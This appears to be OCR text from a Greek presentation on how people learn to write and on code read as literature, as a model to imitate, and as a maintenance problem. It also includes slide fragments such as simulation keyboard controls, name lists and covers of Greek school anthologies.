
S	SAVE IMAGES (1480x1110 - PNG)
C	CAMERA MODE (stationary or tracking)
B	BEZIER CURVES
1	TOGGLES RENDERING OF BIRDS
2	TOGGLES RENDERING OF STRING
+ / −	ADDS or SUBTRACTS 25 BIRDS
← / →	ADJUSTS DRAG
↑ / ↓	ADJUSTS GRAVITY
M	MAGNETIC COLLISION AVOIDANCE
[/]	ADJUSTS MAGNETIC CHARGE
Q	TOGGLES MAGNETIC AUTOCYCLE
G	TOGGLES GRAVITY BALL
F	TOGGLES FLOOR PLANE






Lord
Moses
Noah
Peter
Sariputta
Satan
Saul
has
makes
has
builds
says
says
was
has
goes
sends
stands
beholds
answers
comes
says
was
is
addresses
does
has
says
was
stands
goes
follows
sees
says
was
is
says
was
begets
goes
says
has
says
was
goes
speaks
has
brings
gives
has
is
says
says
was
will
begets
has
goes
can
cries
was
denies
bears
does
praises
should
builds

Lord
David
Allah
Indra
God
You
Moses
Jesus
Allah
David
God
Indra










[3]

Πως μαθαίνουμε να γράφουμε;


ΑΝΘΟΛΟΓΙΟ
ΓΙΑ ΤΑ ΠΑΙΔΙΑ ΤΟΥ ΔΗΜΟΤΙΚΟΥ
ΜΕΡΟΣ ΠΡΩΤΟ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ – ΑΘΗΝΑ


ανθολόγιο
για τα παιδιά του δημοτικού
ΜΕΡΟΣ ΔΕΥΤΕΡΟ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ
ΑΘΗΝΑ


ΥΠΟΥΡΓΕΙΟ ΕΘΝΙΚΗΣ ΠΑΙΔΕΙΑΣ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΑΙΔΑΓΩΓΙΚΟ ΙΝΣΤΙΤΟΥΤΟ
Με λογισμό και μ' όνειρο
ΑΝΘΟΛΟΓΙΟ ΛΟΓΟΤΕΧΝΙΚΩΝ ΚΕΙΜΕΝΩΝ
Ε' & ΣΤ' ΤΑΞΗ ΔΗΜΟΤΙΚΟΥ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ


Κείμενα
Νεοελληνικής
Λογοτεχνίας


ΥΠΟΥΡΓΕΙΟ ΕΘΝΙΚΗΣ ΠΑΙΔΕΙΑΣ
ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΑΙΔΑΓΩΓΙΚΟ ΙΝΣΤΙΤΟΥΤΟ
Κείμενα
Νεοελληνικής
Λογοτεχνίας
Γ' Γυμνασίου
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ



ΥΠΟΥΡΓΕΙΟ ΕΘΝΙΚΗΣ ΠΑΙΔΕΙΑΣ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΑΙΔΑΓΩΓΙΚΟ ΙΝΣΤΙΤΟΥΤΟ
Κείμενα
Νεοελληνικής
Λογοτεχνίας
Α' ΤΕΥΧΟΣ
Α' ΤΑΞΗ ΕΝΙΑΙΟΥ ΛΥΚΕΙΟΥ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ - ΑΘΗΝΑ


ΥΠΟΥΡΓΕΙΟ ΕΘΝΙΚΗΣ ΠΑΙΔΕΙΑΣ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΑΙΔΑΓΩΓΙΚΟ ΙΝΣΤΙΤΟΥΤΟ
Κείμενα
Νεοελληνικής
Λογοτεχνίας
Β' ΤΕΥΧΟΣ
Β' ΤΑΞΗ ΕΝΙΑΙΟΥ ΛΥΚΕΙΟΥ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ - ΑΘΗΝΑ


ΥΠΟΥΡΓΕΙΟ ΕΘΝΙΚΗΣ ΠΑΙΔΕΙΑΣ ΚΑΙ ΘΡΗΣΚΕΥΜΑΤΩΝ
ΠΑΙΔΑΓΩΓΙΚΟ ΙΝΣΤΙΤΟΥΤΟ
Κείμενα
Νεοελληνικής
Λογοτεχνίας
Γ' ΤΕΥΧΟΣ
Γ' ΤΑΞΗ ΕΝΙΑΙΟΥ ΛΥΚΕΙΟΥ
ΟΡΓΑΝΙΣΜΟΣ ΕΚΔΟΣΕΩΣ ΔΙΔΑΚΤΙΚΩΝ ΒΙΒΛΙΩΝ - ΑΘΗΝΑ

φανταστείτε ..




IBM
360

open source

Κώδικας ως ...

λογοτεχνία

Κώδικας ως ...

παράδειγμα για μίμηση

Κώδικας ως ...

πρόβλημα συντήρησης

Κώδικας ως ...

αντικείμενο εξέλιξης

Κώδικας ως ...


τμήμα επιθεώρησης

Κώδικας ως ...

